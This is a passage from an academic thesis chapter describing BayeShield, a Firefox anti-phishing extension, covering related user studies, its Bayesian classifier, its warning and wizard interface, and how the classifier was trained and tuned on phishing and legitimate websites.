The most commonly used anti-phishing tools are those incorporated in Internet Explorer 7 (IE7) and Mozilla Firefox 2.0 (FF2.0). In IE7, if a user browses to a

blacklisted website, IE7 redirects them to a specially designed webpage. Firefox covers the screen in a grey overlay and displays a specialized pop-up which warns the user they are on a site associated with identity theft. In 2008, Egelman et al. compared the approaches of FF2.0 and IE7 and found that FF2.0s overlay+custom pop-up was more effective than IE7s redirection [30].

2.2.5 Evaluating User Behavior on Phishing Websites

A substantial amount of research has studied how and why users fall for attacks as well as how effectively different anti-phishing tools prevent users from falling for attacks. In 2006, studies by Wu et al. and Dhamija et al. both found that users fail to notice traditional security indicators (for example: color-changing toolbars, WHOIS information, HTTPS connections) [26, 115].

Wu et al. show that convincing website appearance trumped all warnings they tested. Several studies have found that users often fall for phishing attacks even when warned (up to 40% of the time) and that sophisticated phishing attacks fool up to 90% of users [26, 95].

In Why Phishing Works, Dhamija et al primed participants to look for spoof websites by asking them to distinguish between legitimate and spoofed websites. Even when warned, users made incorrect decisions up to 90% of the time [26]. Without this priming, users would likely miss even more attacks.

Egelman et al. (2008) published a study evaluating the anti-phishing tools bundled with FF2.0 and IE7. 97% of their participants fell for one of the phishing

attacks but only 21% of users fell for phishing attacks when warned with an active indicator (an indicator which prevents users from proceeding before acknowledging it). In addition, they found that passive indicators are largely ineffective [30]. Their participants were informed they were taking part in an online shopping study. Immediately after making a purchase, they were sent a phishing email along with actual confirmation emails. The authors asked the participant to check their email to be certain the purchase went through. This coincidence will occur on an infrequent basis and in many ways reflects a worst-case rather than a typical encounter.

Kumaraguru et al. evaluated an embedded email training system in which they sent fake phishing emails to users. When users clicked on the links in these emails they were directed to one of three websites that provided information on identifying phishing emails and how to avoid falling for attacks in the future [61]. Anti-Phishing Phil, an educational game designed and evaluated by Sheng, et al. is an alternative anti-phishing tool that aims to educate users who play the role of the fish Phil, who worms associated with URLs. The users goal is to determine which worms are safe to eat (legitimate URLs) and which worms are phishing (phishing URLs) [99].

2.3 System Design

BayeShield is a Mozilla Firefox extension compatible with Firefox 1.5 and above. Our Extension is a combination of JavaScript, XUL (XML User Interface Language), CSS (Cascading Style Sheets), and XPCOM (Cross Platform Component Object Model) components. XUL allows extensions to create GUIs (Graphical User




Figure 2.2: The BayeShield workflow

Interfaces) by utilizing already-built GUI objects and customizable through the use of CSS. XPCOM is used to interface Firefox with a sqlite database of used to store features used by our classifier

BayeShield consists of two parts: the BayeShield engine and the user interface. The BayeShield engine is composed of three modules, a JavaScript DOM (Document Object Module) module, a scoring module, and a whitelist module. Additionally, combining BayeShield with a publically accessibly blacklist improves detection and so we have integrated an optional module that integrates with the Google SafeBrowsing API. The user interface is composed of three sub-components, a toolbar, an overlay/warning combination and the BayeShield Analyzer. The BayeShield toolbar interacts with the BayeShield engine as shown in Fig. 2.2.

When a user browses to a website BayeShield operates as follows:

1. The BayeShield toolbar's event listener detects an onload event and passes the URL and the DOM associated with the onload event to the DOM analyzer.

2. The DOM analyzer checks if the URL is in the whitelist. If it is, the toolbar stops since the sites has been labeled as safe.[4]

   Otherwise, the analyzer checks if the HTML contains any input fields. If it does not, the toolbar stops since it is impossible for the user to submit information on a page that does not contain input fields.

3. The analyzer tokenizes the website into "tokens." Tokens consist of words and html tags delineated by whitespace and punctuation. The tokens are forwarded to the scoring module.

4. The scoring module randomly selects 50 tokens. For each token, the scoring module consults the sqlite database of tokens and the number of times they've appeared on phishing websites and legitimate websites. Based on these counts, the website uses Bayes' Theorem to determine the probability the website is phishing. The scoring module returns the score to the DOM Analyzer.

5. If the score exceeds a threshold, in this case .45, the analyzer notifies the toolbar that the website is potentially phishing.

6. The toolbar displays the BayeShield warning and covers the website with a grey overlay with the text "WARNING, THIS SITE MAY BE FRAUDULENT" in

[4]We assume there is no DNS forgery. Allowing DNS forgery would break all published anti-phishing tools.

large, red lettering. The user is presented with the option of proceeding by closing the warning or using the BayeShield Analyzer in order to help them determine if the website is safe or not safe.

7. When the user selects to open the BayeShield Analyzer they are asked a series of questions and based upon their answers, BayeShield informs the user that the website is likely "safe" or "not safe."

The following subsections explain how each module in the BayeShield engine is implemented and how it interacts with the toolbar and the wizard.

2.3.1 BayeShield Engine

2.3.1.1 DOM analyzer

The DOM analyzer is a JavaScript program capable of navigating a website's DOM (Document Object Model). Whenever the BayeShield toolbar is notified of an onload event, it forwards the DOM object generated by the event and the URL associated with the DOM object to the DOM analyzer. The DOM analyzer checks if the current domain is in the whitelist, in steps 2) and 3) (Fig. 2.2).

Next, the engine checks if there are any input fields on the site. If there are no input fields, there is no way the user can submit sensitive information via the website. If there are input fields, the DOM analyzer tokenizes the HTML and the tokens are forwarded to the scoring module in step 4) (Fig. 2.2). 50 tokens are randomly selected and passed to the scoring module. Given these tokens, the scoring algorithm calculates and returns the likelihood the site is phishing in step 5). If the

score is above a threshold, the DOM analyzer notifies the BayeShield toolbar that this website is potentially phishing.

2.3.1.2 BayeShield's whitelist

BayeShield's whitelist is a comprehensive list of US financial institution and e-commerce sites, along with email providers and other major sites with login pages. The list takes the form of ⟨URL, companyName⟩ tuples. When the DOM analyzer passes a URL to the whitelist module, the whitelist module checks if the URL is in the list. If so, the whitelist module responds to the DOM analyzer that the site is legitimate, as shown in step 3 (Fig. 2.2).

BayeShield's whitelist module actually maintains more than a list of tuples. The whitelist module generates a number of tokens associated with each tuple. When a user decides to use BayeShield wizard discussed in Section 2.3.2.3, then the DOM analyzer passes the URL and the page title in question to the whitelist module. The whitelist module checks them against the generated tokens and returns a list of legitimate URLs that the user might have intended to visit.

For instance, if a user visits a phishing site impersonating Wachovia bank at http://attack.com/wachoviabank/index.htm, BayeShield will find that "wachovia" and "bank" are tokens associated with ⟨Wachovia Bank, http://www.wachovia.com/⟩ and pass this URL to the DOM analyzer. The DOM analyzer passes this information to the BayeShield wizard which asks the user if they wish to visit the legitimate site of Wachovia Bank at http://www.wachovia.com/. If the URL and page title

match multiple tuples, the whitelist module returns the top results (those with the longest matching tokens) and the BayeShield wizard allows the user to choose their destination.

Web Wallet [116] provides similar recommendation, but their recommendation is based only on the user's history which is likely to be a subset of our whitelist.

BayeShield's whitelist is editable whitelist. The BayeShield toolbar and wizard give the user the option of adding any URL to the whitelist to prevent false positive, where BayeShield blocks the user from a legitimate site. The user may also remove URLs they have added to the whitelist accidentally.

2.3.1.3 Scoring module

The scoring module computes the likelihood a given website is phishing based on tokens extracted by the DOM analyzer. In this computation, the scoring module consults a sqlite database of ⟨token, phishCount, legitCount⟩ tuples based on a training set of phishing and legitimate website content. phishCount and legitCount refer to the number of a token has been observed on phishing pages and legitimate pages in the training set. For each token, we calculate the probability that the website is phishing based on the appearance of this token. This calculation is as follows:

$$\Pr[\ phish \mid token\ ] = \frac{\Pr[\ token \mid phish\ ]\Pr[\ phish\ ]}{\Pr[\ token\ ]} \tag{2.1}$$

In other words, the probability that the website is phishing given that a specific token appears on the page is equivalent to the probability that this token appears

on a phishing page, multiplied by the probability that any site is phishing, divided by the probability of seeing the token on both phishing and legitimate pages. To derive these probabilities, a classifier must be trained on a representative sample of both phishing and legitimate pages. We discuss the training process in Section 2.4. We then calculate the average probability over 50 tokens to produce a score of how likely it is that a given website is phishing. After performance tweaking, such as pre-caching tokens in memory, we managed to reduce the time taken to retrieve and calculate the probability based on 50 unique tokens with a minimum deviation of at least 20% from equiprobable (0.5) to than 20ms.

2.3.2 User Interfaces

BayeShield utilizes the following components to communicate with the user.

2.3.2.1 BayeShield Toolbar

Figure 2.3: The BayeShield Toolbar in Mozilla Firefox 2.0

The BayeShield toolbar (Figure 2.3) is positioned below the address bar in Firefox and consists of the following: name-branding, add/remove buttons allowing the user to add or remove sites from BayeShield's local list of safe sites and the domain of the current page. It is intended to provide visual cues to the user that Bayeshield

is installed and functioning and habituates them to BayeShield prior to the user's exposure to the warnings, building trust and familiarity.

The BayeShield toolbar displays the current domain name in red for suspected phishing pages and green for websites in the whitelist. (SpoofGuard displays a red/yellow/green warning light, Netcraft displays a bar colored red/green to indicate the trustworthiness of the domain and IE7 colors the toolbar red on suspected phishing sites and colors the toolbar green to indicate a secure (SSL/TLS) connection.)

Previous research [26, 115] has found color changing security indicators in anti-phishing tools to be ineffective and, more specifically, has found that passive security indicators (indicators that allow users to continue browsing without acknowledging the indicator in some way) are far less effective than active security indicators that block the user from proceeding [30]. As a result, when the score for a given domain exceeds a threshold, the user is also presented with active security indicators in the form of an overlay and pop-up combination.

2.3.2.2 BayeShield Warning




Figure 2.4: The BayeShield Toolbar in Mozilla Firefox 2.0

Our warning consists of a pop-up+overlay, similar to the one used by Firefox 2.0 although we include several innovations to better capture a user's attention and convey the imminent threat. The pop-up+overlay used by Firefox 2.0 outperforms IE7's security indicators [30]. In related research, our group independently reached similar conclusions. When BayeShield determines there is a high probability a user has reached a phishing site, it displays both a custom pop-up and an overlay 2.4. We distort the suspected phishing attack website with a grey, semi-opaque overlay covering all fields on the page. The overlay displays the phrase WARNING THIS WEBSITE MAY BE FRAUDULENT in large, red lettering.

The pop-up is displayed just below the address bar and extends over the browser's chrome and onto the pane displaying the website. Arrrows visually link the website pane with the URL. The pop-up contains two sentences: the first warning the user that this site may be attempting to steal their personal information and the second offering to help them decide if it is safe to proceed by using the BayeShield Analyzer. The user is presented with two buttons: Cancel and Open Analyzer.

We do not allow the user to dismiss our warning by clicking Cancel until four seconds have elapsed. We selected four seconds as it is similar to the amount of time Firefox pauses before allowing users to install extensions. Forcing the user to wait and examine the warning underscores its importance. We keep users informed by displaying a countdown in the Cancel button.

We have skinned the pop-up to have a professional and reassuring appearance as well as a look-and-feel consistent with the BayeShield Analyzer. We emphasize




Figure 2.5: The Analyzer asks what types of information the website requests. The User selects "Online Account Info," the meter at right rises accordingly.

the importance of appearance in this case; looking more convincing than the phishing attack is essential. Research has found that users consider appearance above other indicators [26]. This is in line with Li and Helenius' recommendations from their usability evaluation of phishing UIs [63]. We draw attention to the contrast between our warning and that of FF2.0+ which has a more generic appearance with no branding. The pop-up presents the user two options, 1) to open the BayeShield wizard discussed below or 2) to close the pop-up and continue with the current site.

2.3.2.3 BayeShield Wizard

The BayeShield Analyzer adopts a conversational approach to helping the user distinguish between phishing attacks and legitimate sites. The Analyzer asks the user a series of questions tailored based on previous responses, and then presents




Figure 2.6: The Analyzer asks how the user arrived at the website. The user selects email and so the meter is higher than in Fig. 2.5.

a judgment page indicating whether the website is Safe or Not Safe and provides a summary of their responses as well as advice on how to proceed.

Screen 1: Warning!

When the user chooses to open the Analyzer, they are presented immediately with Warning! in large, red letters. The screen concisely describes why BayeShield believe the website to be suspicious. We list three common criteria:

1. The website appears to be asking for personal or financial information

2. The website resembles known identity theft sites

3. The website is not in a list of safe sites.

We avoid jargon and use understandable terms. When the user clicks on any

of the highlighted words, help messages scroll open to give additional details. If the website is blacklisted, we alter the wording of the above criteria and provide information about the blacklist on which it appears.

Screen 2: Instructions

The next page instructs the user on interacting with the Analyzer. They are informed that the Analyzer will ask a series of questions and, based on their responses, a meter at the right of the screen will raise and lower. They are told the higher the meter goes, the more suspicious the website is.

Screen 3: Personal Information?

An overview of the current question is displayed in red at the top of the page (Fig. 2.5). Below it is a re-statement of the question, reinforcing what is being asked. In this case, Is the website asking for any of the following? They are then given four categories of information: Online account, Financial info, Identification and Personal Info. Examples of the type of information in each category are listed next to a graphical representation of the category. For instance, Identification (in the lower left quadrant) contains a picture of an ID card as well as the following examples: Social Security Number, Driver's License and Passport. If the page asks for any of these, the user can check the box in that quadrant. Checking a box causes the meter to rise. This page compactly represents a large amount of information and is a good example of our use of CLT.

Screen 4: How did you get to the website in question?

In this screen (Fig. 2.6), the user is asked how they reached the current page.

Table 2.1: One path through the BayeShield Analyzer

Question	Possible responses and *choice*
How did you get to the website in question?	*From email*
Do you recognize the company/person?	*Yes* No
This email was:	A reply Expected, but not a reply *Unexpected*
Did the email convey a sense of urgency?	*Yes* No

Based on the users answer BayeShield makes a determination of how likely it is the page is phishing. We account for many possible ways the user could have reached the page to help distinguish between false positives and actual attacks. The meter rises and, in a few cases, lowers in concert with answers. Next to each answer is an arrow symbol indicating what direction the meter will move if that choice is selected. Table 2.1 presents an example of how a user might advance through a typical series of questions.

Summary Page

Having answered a series of questions, the user is presented with a page either headed with the phrase Safe or Not Safe depending on the height of the meter. Their answers are summarized and presented in a tabular format so that they can review the progression and are not forced to remember it. In addition, users receive advice on how to proceed. The vast majority of the time, the user will be informed it is highly likely the site is not safe and advised to close the site and contact the company via another means.

2.4 Training and Tuning BayeShield

Before a classifier can distinguish between two sets (in our case, phishing websites and legitimate websites), it must be trained and tuned. In the training phase, the classifier learns the distinguishing characteristics between two sets of objects based on (ideally) representative examples of objects from both sets. Thus, we train our classifier to differentiate between the two sets by supplying it with examples belonging to each set. During and after training, several parameters can be tuned in order to affect the performance of a classifier as well. In this section, we discuss how we trained BayeShield before describing how we tuned the classifier to achieve superior performance.

2.4.1 Developing a Training Set

2.4.1.1 Legitimate Training Set

We downloaded the websites of every Fortune 500 company and the 500 highest traffic websites according to Alexa, Inc. in February, 2008. This gave us a total of slightly less than one thousand legitimate websites (several websites were inaccessible during the time period we attempted to download them). We randomly selected 250 of the Fortune 500 websites and 250 of the Alexa, Inc. websites to incorporate into our training set. The remaining sites we saved to serve as a portion of the test set.

We selected the most popular websites according to traffic (number of visits) and company size so that our training set would provide excellent coverage of the sites the vast majority of users encounter frequently. Because website popularity is a

long-tailed distribution, the majority of users will visit many websites not included in our training set. However, we argue that since the popular sites in our set are likely to serve as models for less popular sites, and because phishing websites are designed to mimic a very specific type of website (that is, login websites), it is more likely a random site will be "more similar" to our legitimate training set than our phishing training set and therefore less likely to produce a false positive.

2.4.1.2 Phishing Training Set

We downloaded the HTML of over 2000 reported phishing attacks from the Phishtrack repository. After disregarding 404 errors, domains that consisted only of parked search sites and other erroneous data, we obtained with the HTML for just over 1000 identifiable phishing attacks. Out of the these attacks, only 239 websites were unique attacks. The small ratio of unique websites to the number of attacks suggests that many attacks are clones of one another, most likely produced by one of many phishing kits. The targets ranged from the ever-popular eBay and PayPal phishing sites (by far the most targeted sites from amongst our corpus–together they composed 35% of observed attacks) to more recent targets such as the United States Internal Revenue Service. The majority of the phishing attacks were harvested between April and early June, 2008. We limited the phishing training set to the 239 unique websites rather than including multiple repetitions of the same attack to avoid skewing the probability a token appears on a phishing website in comparison to a legitimate website. The unique attacks amounted to 5.8 megabytes of HTML from phishing

websites.

We selected the Phishtrack repository as the source of the phishing training set for two reasons. First, Phishtrack attempts to collect the HTML of reported phishing attacks, allowing us to collect HTML from attacks that were not "live" when we began collecting data. Second, we planned to use the Phishtank repository as a test set. Selecting a different repository for our training set and testing set strengthens our argument that our approach will be effective against attacks users will encounter by reducing bias, since different attacks will be posted to the Phishtank repository than those included in the PhishTrack Repository. Furthermore, PhishTank has been selected as a test set by other anti-phishing toolbars [123].

2.4.2 Phishing Corpus

In this section we discuss the phishing websites in our corpus in detail. Phishing kits have reached a high level of sophistication, resulting in the quick generation of more authentic looking sites generated . An examination of known phishing URLs confirms the widespread use of kits, one can observe similarities and repetitions between URLs that use the same kit. In fact, multiple phishing targets are often hosted at the same domain.

Further examination of these sites provides evidence for the widespread use of phishing kits; particularly with eBay and PayPal phishing attacks. We acquired the HTML for over 150 eBay phishing attacks and found evidence of only 36 unique sites from amongst those 150, the others being virtual clones. We found 30 unique

PayPal attacks from 145 total attacks.

Our corpus also revealed evidence that, in addition to added sophistication, attacks are becoming increasingly targeted. A number of small Credit Unions were represented (15% of the attacks targeted small-to-medium sized Credit Unions), as were several business-to-business banking sites such as the WebCash Manager, the ACH (Automated Clearing House) and the Pinnacle Financial Services Group. The potentially large monetary rewards accrued via a successful phishing attack against a business-to-business online banking site or clearinghouse makes them an attractive target. We also found a Bank of America phishing site directed specifically at BoA's Online Military Bank. This last is particularly disturbing from a national security perspective, given users' tendencies to use the same password at a variety of different sites and services.

2.4.2.1 Bogofilter

We used the open-source software Bogofilter [89] to tokenize each website and to develop our database counts of both *phishCount* and *legitCount*. The resulting ⟨token, *phishCount*, *legitCount*⟩ tuple is stored in a sqlite database adapted for use with BayeShield and Firefox.

Bogofilter is a Naive Bayesian spam filter and so was capable of dividing the contents of each website into individual tokens as well as maintaining counts of the number of times each token appears on both phishing and legitimate websites. In order to make use of this database, it was necessary to interpret the database format

in which Bogofilter stores its results and adapt it to a schema we could use with BayeShield. We used Bogofilter to generate the training sets necessary for the tuning undertaken in the next section.

2.4.3 Tuning BayeShield

Classifier performance is dependent on the specific stream of websites or e-mail messages on which it has been trained [42]. As a result, to maximize classifier performance, there are several variables that can be tuned. There has been some work to determine generic versions of these variables for spam filters but they still are largely dependent on the user and are domain specific. These variables include the:

1. The method used to calculate how likely it is that a given website is phishing.

2. The ratio of legitimate websites to phishing websites in the training set.

   Including more legitimate websites increases the number of legitimate tokens (and *legitCounts*) which allows Bayeshield to classify more websites as legitimate but risks diluting the value of the phishing tokens.

3. Phishicity threshold. If a websites exceeds this threshold it is classified as phishing, if it is below this threshold, BayeShield labels it as legitimate.

We explain how we tuned each of these parameters as well as the how we successfully reduced the size of the database each user must store by over 90%, potentially improving the scalability of our approach by allowing the inclusion of vastly more legitimate and phishing sites in the training set.

2.4.3.1 Evaluation Set

In order to set these parameters, we harvested 50 phishing sites and 50 legitimate sites. We refer to this as our "Evaluation set." The evaluation set allows us to tune these parameters against a set of sites different from both our training and testing sets.

2.4.3.2 Reducing Token Selection Time

If BayeShield produced a noticeable delay in the time taken for a website to load it is unlikely users would adopt our software. Various performance optimizations allowed us to reduce the overhead associated with selecting tokens from the sqlite database to an average of 20ms and reduce the average amount of time BayeShield required to calculate the probability for a given website to approximately $100ms$. We calculated the probability a website is phishing based on the average probability of 50 tokens that deviate by at least 20% from equiprobable. Requiring tokens to deviate from equiprobability by 20% ensures that we emphasize tokens that are more indicative of phishing or legitimacy.

2.4.3.3 Legitimate Tokens:Phishing Tokens Ratio

With Bayesian classifiers, the ability to distinguish between the two sets generally improves as the number of examples in each set increases. However, we were concerned that the tokens from phishing websites would be diluted because we had vastly more legitimate tokens. In order to obtain the best balance between the two, we devised three training sets. Each database contained $26,000$ phishing tokens from




Figure 2.7: Default detection rates for varying ratios of phishing and legitimate tokens. Threshold = .7

our training set. We varied the number of legitimate tokens, testing 16,000 legitimate tokens, 26,000 legitimate tokens, and 131,000 legitimate tokens. We distinguish the training sets by the number of legitimate tokens contained in each. Without correcting any other parameters, Figure 2.7 presents the true positive phishing detection results as well as the legitimate websites detected as false positives for each of the three databases when tested against the evaluation set. The result confirms our intuition. As the number of legitimate tokens increased, performance decreased due both to the number of tokens and the increased count of the number of teams each token was seen on legitimate websites. As a result, the 16k database performed the best, detecting the majority of phishing sites with no false positives.

However, none of the databases performed satisfactorily, even in the best case the 16k database only detected 72% of phishing websites with 0% false positives. In order to boost the detection rate of phishing websites, we reduced the weight assigned to each legitimate website by artificially increasing the number of legitimate websites

we had trained on, thereby decreasing the weight given to each $legitCount$.

2.4.3.4 De-valuing legitimate token counts

To improve our classifier's performance, we wanted to increase its sensitivity to tokens that are likely to be associated with phishing. There are several ways to accomplish this but we elected to decrease $legitfreq$ (the frequency with which legitimate tokens appears on legitimate websites in the training set).

Consider the formula for calculating the probability an individual token indicates a website is phishing. We can calculate Pr[$phishing$ | $token$] by using Bayes' Theorem as in Equation 2.1. The count of the number of times a token appears on legitimate websites ($legitCount$) only effects the term Pr[$token$] (the denominator). Pr[$token$] is calculated as:

$$\Pr[token] = \Pr[phish] \cdot phishfreq + \Pr[legitimate] \cdot legitfreq$$

Where $phishfreq$ is the frequency with which the given token appears on phishing websites in the training set and $legitfreq$ is the frequency with which the given token appears on legitimate websites in the training set. Decreasing $legitfreq$ decreases Pr[$token$] which increases Pr[$phishing$ | $token$]. Note that Pr[$phish$] and Pr[$token$ | $phishing$] are independent of $legitfreq$. We decrease $legitfreq$ by increasing the number of legitimate websites we claim were in the training set without actually adding more websites to the training set. So, for instance, the $26k$ training set contained 115 legitimate websites and 131 phishing websites. In order to increase




Figure 2.8: % phishing sites detected at % inflation, threshold = .7

sensitivity to phishing we might claim that there were actually 10% more legitimate websites in the training set than there were: 127 sites. For every token present on legitimate websites, this decreases $legitfreq$. However, we posit that because we can add many more legitimate websites to the training set, the larger number of legitimate tokens in the 26k and 131k databases will prevent an unacceptable number of false positives while still increasing phishing detection.

In order to evaluate this claim, we tested all three training sets at various levels of "inflation." We define "inflation" as the percentage increase over the actual number of legitimate websites included in the training set. The results are presented in Fig. 2.8 and 2.9. Note that we tested the 16k and 26k sets to 50% inflation and the 131k database to 180% inflation. Our results suggest that as the percentage of legitimate sites are inflated, the true positive accuracy increases along with a slight increase in false positives. We stopped at 50% inflation for the 16k and 26k sets because the 16k database already had a greater than 5% false positive rate at that level. The




Figure 2.9: % legit sites detected as phishing at o% inflation, threshold = .7

26k training set's true positive detection was similar to the 131k training set but with more false positives and so we also stopped evaluating the 26k set at 50%. We observe that at 150% inflation, the 131k set demonstrates a similar true positive detection rate as the 16k set at 50% inflation, and still produced no false positives. These results led us to conclude that the 131k database with 150% inflation outperformed the two smaller sets. For the rest of the tuning section and in the results, we only present the performance of the 131k training set.

2.4.3.5 Setting a Threshold

The scoring module produces a value between 0 and 1. We need to select the threshold above which BayeShield warns the user that the website is likely to be phishing. To do so, we set the threshold to 0% and increased it in increments of 5% up to 95%. We observed the percentage of both phishing and legitimate websites sites in the evaluation set that would be detected at each threshold. Figure 2.10 reveals that




Figure 2.10: % sites detected at varying Thresholds

as the threshold increases, the percentage of legitimate websites decreases rapidly while the percentage of phishing websites detected lags. The shape of this graph provides a good indication that we can detect phishing websites without producing many false positives.

To visualize the separation between the phishing sites and the legitimate sites in the evaluation set, we also present Figure 2.11. In this case, we've plotted a line at .45, the value we selected as a threshold during testing the 131k database at 150% inflation. When both the phishing evaluation set and the legitimate evaluation set are sorted in descending order and we calculate the difference between them, the median value of the difference is approximately .46 suggesting there is a substantial difference between legitimate websites and phishing websites according to our classifier based on this training set.

We selected .45 in order to both maximize the number of phishing sites we detect while minimizing the number of legitimate sites detected. Only one legitimate




Figure 2.11: Phishing and Legit Sites Ordered by Probability




Figure 2.12: Token counts ordered by rank

site had a probability greater than 45% and only one phishing site had a probability less than 45%.

2.4.3.6 Reducing the Database Size

Examining the database, the majority of tokens have little to no impact on the probability a website is phishing. Tokens were seen fewer than 4 times in the

training set are discarded because the small number of counts provides an insufficient amount of data on the token's actual distribution on both phishing and legitimate websites. The rank frequency of the tokens follows a long-tailed distribution, and our training set exhibits similar features to a power-law distribution. As the rank of a token decreases, the number of times it appears also diminishes rapidly.

